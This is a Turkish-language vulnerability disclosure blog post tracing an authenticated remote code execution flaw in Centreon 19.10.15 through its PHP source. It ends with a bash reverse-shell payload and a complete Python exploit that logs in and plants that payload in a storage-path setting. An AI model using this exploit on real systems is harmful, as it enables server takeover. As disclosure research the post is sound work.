

## Centreon <= 19.10.15 Authenticated Remote Code Execution

//Exploit-DEV

Merhaba, Centreon adında açık kaynaklı bir ağ yönetim yazılımında Hasan Ekin'in katkılarıyla keşfettiğim Authenticated RCE zafiyetinin detaylı bulumunu anlatıyor olacağım. Bir önceki yazıda olduğu gibi türkçeye kaynak kazandırmak adına makaleyi türkçe kaleme aldım.

### AUTHENTICAD RCE

Authenticated, zafiyetinin tetiklemesi için geçerli bir kullanıcı gerekli olduğunu belirtir. RCE ise uygulama üzerinden uygulamanın çalıştığı sunucuda sistem kodları çalıştırabilmemize olanak sağlayan zafiyet türüdür.

#### Centreon

1. Uygulama indirme linki: [Centreon Downloads](#)
2. Zafiyeti tespit edildiği sürüm: <= 19.10.15
3. Zafiyet giderildi ve Centron tarafından özel teşekkür alındı: <https://github.com/centreon/centreon/pull/8467>

### BÖLÜM 1: Uygulama Eldesi

Kaynak kod analizini keyfi istekler doğrultusunda yapmamızdan ötürü bu uygulamanın adını Exploit-DB üzerinde gezinirken gördüm. Tespit ettiğimiz zafiyet harici rce zafiyetleride bulunuyordu. Kurulum manuel yapılabileceği gibi yayıncı tarafından hazır OVA ve OVF dosyaları Downloads sayfasına koyulmuş. OVF dosyasını indirip VmwareFUSION ile sanal makineyi ayaklandırdık.

### Bölüm 2: Kaynak Kod Eldesi

Sanal makine üzerinde gezinirken uygulamaya ait dosyaların `/usr/share/centreon` dizininde olduğunu saptadık.

```
root@centreon-central ~]# cd /usr/share/centreon
root@centreon-central centreon]# ls
api  bootstrap.php  config  cron  examples  GPL_LIB  package.json  vendor
bin  composer.json  container.php  doc  filesGeneration  lib  src  www
```

Kodları daha uygun bir ortadamda IDE üzerinden incelemek için dizini TAR ile sıkıştırdım ve SCP kullanarak ana makineye aktardık.

```
tar -czvf Centreon.tar.gz /usr/share/centreon/
scp root@CentreonIP:/usr/share/centreon/Centreon.tar.gz /tmp/Centreon.tar.gz
```

### Bölüm 3: Kaynak Kodun İncelenmesi

Dosyaları kendi tercih ettiğim ATOM idesini kullanarak kurcalamaya başladık.

Diğer makalelerimde de olduğu gibi kodlar arasında aşağıda belirttiğim sistem fonksiyonlarını aramaya başladık:

system, exec, shell\_exec, popen, eval, passthru

Boşa geçirilen epey bir saatin sonunda `/www/include/views/graphs/graphStatus/displayServiceStatus.php` dosyasının 302. satırında zafiyetli olabilecek bir noktayı saptadık.

```
301
302     $fp = popen($command_line, 'r');
303     if (isset($fp) && $fp) {
304         $str = '';
305         while (!feof($fp)) {
306             $buffer = fgets($fp, 4096);
307             $str = $str . $buffer ;
308         }
```

Sistem fonksiyonu olarak `popen()` fonksiyonu kullanılıyor ve `$command_line` isminde henüz nereden geldiği belli olmayan bir değişkeni parametre olarak alıyordu. Dosya üzerinde biraz daha gezinince `$command_line` değişkeninin aynı dosyanın data üst satırlarında veritabanından gelen verilerle oluşturulduğunu gördüm.

```

201 }
202
203 $command_line .= " --interlaced $base --imgformat PNG --width="
204 . $GraphTemplate["width"] . " --height=".$GraphTemplate["height"] . " ";
205
206 $sdesc = $index_data_ODS['service_description'];
207 $hname = $index_data_ODS['host_name'];
208 if (!mb_detect_encoding($sdesc, 'UTF-8', true)) {
209     $sdesc = utf8_encode($sdesc);
210 }
211 if (!mb_detect_encoding($hname, 'UTF-8', true)) {
212     $hname = utf8_encode($hname);
213 }
214
215 $command_line .= "--title='".$sdesc.'" graph on ".$hname.'" --vertical-label='Status' ";
216
217 /*
218 * Init Graph Template Value
219 */
220 if (isset($GraphTemplate["bg_grid_color"]) && $GraphTemplate["bg_grid_color"]) {
221     $command_line .= "--color CANVAS".$GraphTemplate["bg_grid_color"]." ";
222 }
223 if (isset($GraphTemplate["police_color"]) && $GraphTemplate["police_color"]) {
224     $command_line .= "--color FONT".$GraphTemplate["police_color"]." ";
225 }
226 if (isset($GraphTemplate["grid_main_color"]) && $GraphTemplate["grid_main_color"]) {
227     $command_line .= "--color MGRID".$GraphTemplate["grid_main_color"]." ";
228 }
229 if (isset($GraphTemplate["grid_sec_color"]) && $GraphTemplate["grid_sec_color"]) {

```

Yaklaşık 3 saat 205-215. satırlar arasında yer alan **service\_description**, **host\_name** değişkenleri kontrol edip edemeyeceğimize üzerinde uğraş verdik. Sonunda ilgili değerleri sistem üzerine verebileceğim bir nokta tespit ettiğimizi sanmıştık ki:

Configuration > Services > Services by host

General Information
Notifications
Relations
Data Processing
Extended Info

### Modify a Service

Service Basic Information

Description \*

Broker-Retention

Linked with Hosts \*

Centreon-central

Template

App-Monitoring-CentreonBroker-Retention-custom

Service Check Options

Check Command \*

Check Command

Custom macros

+ Add a new entry

Name	EXTRAOPTIONS	Value	--verbose	Password	<input type="checkbox"/>
------	--------------	-------	-----------	----------	--------------------------

Args

Argument

No argument found for this command

Service Scheduling Options

Check Period

Check Period

Max Check Attempts

Normal Check Interval

\* 60 seconds

Retry Check Interval

\* 60 seconds

Active Checks Enabled

☐ Yes
☒ No
☒ Default

Passive Checks Enabled

☐ Yes
☒ No
☒ Default

Is Volatile

☐ Yes
☒ No
☒ Default

Save
Reset

Güncellenilen hiç bir değer gerekli tablo üzerinde değişmediğini gördük. Zafiyetli fonksiyona parametre olarak verilen veriler **Centreon\_storage** adında bir veritabanı üzerinden geliyordu, arayüzden güncellediklerimse **Centreon** adında bir veritabanında güncelleniyordu. Bu durumun farkına ise aynı dosyanın 128-136. satırları arasında yer alan veritabanı sorgularına bakınca vardık.

```

128 if (!isset($_GET["host_name"]) && !isset($_GET["service_description"])) {
129     $DBRESULT = $pearDBO->query("SELECT * FROM index_data
130     WHERE `id` = '' , $pearDB->escape($_GET["index"]) , '' LIMIT 1");
131 } else {
132     $pearDBO->query("SET NAMES 'utf8'");
133     $DBRESULT = $pearDBO->query("SELECT * FROM index_data
134     WHERE host_name = '' , $pearDB->escape($_GET["host_name"]) , ''
135     AND `service_description` = '' , $pearDB->escape($_GET["service_description"]) , '' LIMIT 1");
136 }
137

```

**index\_data** isimli bir tablo **Centreon** veritabanı üzerinde bulunmuyordu fakat **Centreon\_storage** veritabanında bulunuyordu.

```

+-----+
| Database |
+-----+
| #mysql50#lost+found |
| centreon |
| centreon_storage |
| information_schema |
| mysql |
| performance_schema |
| test |
+-----+
7 rows in set (0.00 sec)

```

Bir kaç saat uğraşında ardından **Centreon\_storage** veritabanı altında bulunan **index\_data** tablosunu güncelleyebileceğim hiç bir nokta saptayamadık. Bunun yerine diğer girdilere dyanmaya çalıştım, graph verileri üzerinde güncelleme yapabileceğim noktalar vardı fakat casting işlemlerinden ötürü string veremiyorduk o yüzden onlarda es geçtik. Tekrar irdelemenin ardından **\$command\_line** değişkenine eklenen farklı bir girdi daha bulduk. 116. satırda bulunan **\$RRDdatabase\_path** değişkeni.

```

115         $pearDB0 = new CentreonDB("centstorage");
116         $RRDdatabase_path = getStatusDBDir($pearDB0);
117

```

Bu değişken **getStatusDBDir(\$pearDB0)** fonksiyonundan dönen değeri alıyordu. Kodları biraz kurcalayıp ilgili fonksiyonun aynı dosyanın 58-63. satırları arasında tanımlandığını ve ilgili değişkeninde veritabanından geldiğini saptadık.

```

56         $centreon = $_SESSION["centreon"];
57
58     function getStatusDBDir($pearDB0)
59     {
60         $data = $pearDB0->query("SELECT `RRDdatabase_status_path` FROM `config` LIMIT 1");
61         $dir = $data->fetchRow();
62         return $dir["RRDdatabase_status_path"];
63     }
64
65     /*

```

Eğer veritabanı üzerinden gelen bu değeri güncellenmenin bir yolunu bulabilirsek pekala komutlarımızda çalıştırabilirdik. Tekrar kodları kurcalamakla geçirilen bir sürenin ardından, **/include/Administration/parameters/DB-Func.php** dosyasının 791. satırında tanımlanan **updateODSConfigData** fonksiyonunda ilgili değerin güncellendiğini gördük.

```

830     }
831
832     $rq = "UPDATE `config` SET `RRDdatabase_path` = '' . $ret["RRDdatabase_path"] . ', ' .
833         `RRDdatabase_status_path` = '' . $ret["RRDdatabase_status_path"] . ', ' .
834         `RRDdatabase_nagios_stats_path` = '' . $ret["RRDdatabase_nagios_stats_path"] . ', ' .
835         `len_storage_rrd` = '' . $ret["len_storage_rrd"] . ', ' .
836         `len_storage_mysql` = '' . $ret["len_storage_mysql"] . ', ' .
837         `autodelete_rrd_db` = '' . $ret["autodelete_rrd_db"] . ', ' .
838         `purge_interval` = '' . $ret["purge_interval"] . ', ' .
839         `archive_log` = '' . $ret["archive_log"] . ', ' .
840         `archive_retention` = '' . $ret["archive_retention"] . ', ' .
841         `reporting_retention` = '' . $ret["reporting_retention"] . ', ' .
842         `audit_log_option` = '' . $ret["audit_log_option"] . ', ' .
843         `storage_type` = '' . (isset($ret["storage_type"]) ? $ret["storage_type"] : 'NULL') . ', ' .
844         `len_storage_downtimes` = '' . $ret["len_storage_downtimes"] . ', ' .
845         `audit_log_retention` = '' . $ret["audit_log_retention"] . ', ' .
846         `len_storage_comments` = '' . $ret["len_storage_comments"] . ', ' .
847         ` " WHERE `id` = 1 LIMIT 1 ";
848     $DBRESULT = $pearDB0->query($rq);
849

```

Yani eğer ki **updateODSConfigData** fonksiyonunu kontrol eden ve kullanıcıdan girdi alan bir nokta bulursak zafiyeti tetikleyebilirdik. IDElerin arama özelliğini kullanarak ilgili fonksiyonunun çağırıldığı yerleri saptadık:

```


2 results found in 2 files for updateODSConfigData

▼ www/include/Administration/parameters/centstorage/form.php (1 match)
169     updateODSConfigData ();

▼ www/include/Administration/parameters/DB-Func.php (1 match)
791 function updateODSConfigData ()

```

İlgili noktaya kullanıcı arayüzünden gittiğimde artık RCE'yi tetiklemek için önümüzde herhangi bir engel kalmadı.



**Bölüm 4: Payload Hazırlanması**

Girdinin önüne ve sonuna eklenen değerlerden kurtulmak için payload taslağımız ; **PAYLOAD** ; şeklinde olacak.  
Reverse shell payload: **bash -i >& /dev/tcp/10.0.0.1/8080 0>&1**

**BÖLÜM 5: EXPLOIT**

Exploit-DB: Exploit

```
#!/usr/bin/python

import requests
import sys
import warnings
from bs4 import BeautifulSoup

warnings.filterwarnings("ignore", category=UserWarning, module='bs4')

if len(sys.argv) < 6:
    print "Usage: ./exploit.py http(s)://url username password listenerIP listenerPort"
    exit()

url = sys.argv[1]
username = sys.argv[2]
password = sys.argv[3]
ip = sys.argv[4]
port = sys.argv[5]

req = requests.session()
print("[+] Retrieving CSRF token...")
loginPage = req.get(url+"/index.php")
response = loginPage.text
s = BeautifulSoup(response, 'html.parser')
Centreon_token = s.findAll('input')[3].get("value")

login_creds = {
    "useralias": username,
    "password": password,
    "submitLogin": "Connect",
    "Centreon_token": Centreon_token
}

print("[+] Sendin login request...")
login = req.post(url+"/index.php", login_creds)

if "incorrect" not in login.text:
    print("[+] Logged In, retrieving second token")

    page = url + "/main.get.php?p=50118"
    second_token_req = req.get(page)
    response = second_token_req.text
    s = BeautifulSoup(response, 'html.parser')
    second_token = s.find('input', {'name': 'Centreon_token'})['value']

    payload = {
        "RRDatabase_path": "/var/lib/Centreon/metrics/",
        "RRDatabase_status_path": "bash -i >& /dev/tcp/{}/{} 0>&1".format(ip, port),
        "RRDatabase_nagios_stats_path": "/var/lib/Centreon/nagios-perf/",
        "reporting_retention": "365",
        "archive_retention": "31",
        "len_storage_mysql": "365",
        "len_storage_rrd": "180",
        "len_storage_downtimes": "0",
        "len_storage_comments": "0",
        "partitioning_retention": "365",
        "partitioning_retention_forward": "10",
        "cpartitioning_backup_directory": "/var/cache/Centreon/backup",
        "audit_log_option": "1",
        "audit_log_retention": "0",
        "submitC": "Save",
        "gopt_id": "",
        "o": "storage",
        "o": "storage",
        "Centreon_token": second_token,
    }

    print("[+] Sendin payload...")
    send_payload = req.post(page, payload)

    trigger_url = url + "/include/views/graphs/graphStatus/displayServiceStatus.php"
    print("[+] Triggering payload...")
    trigger = req.get(trigger_url)

    print("[+] Check your listener !...")

else:
    print("[~] Wrong credentials or may the system patched.")
    exit()
```

0:00 / 0:07



© A Pathetic Soul - Built with Pure Theme for Pelican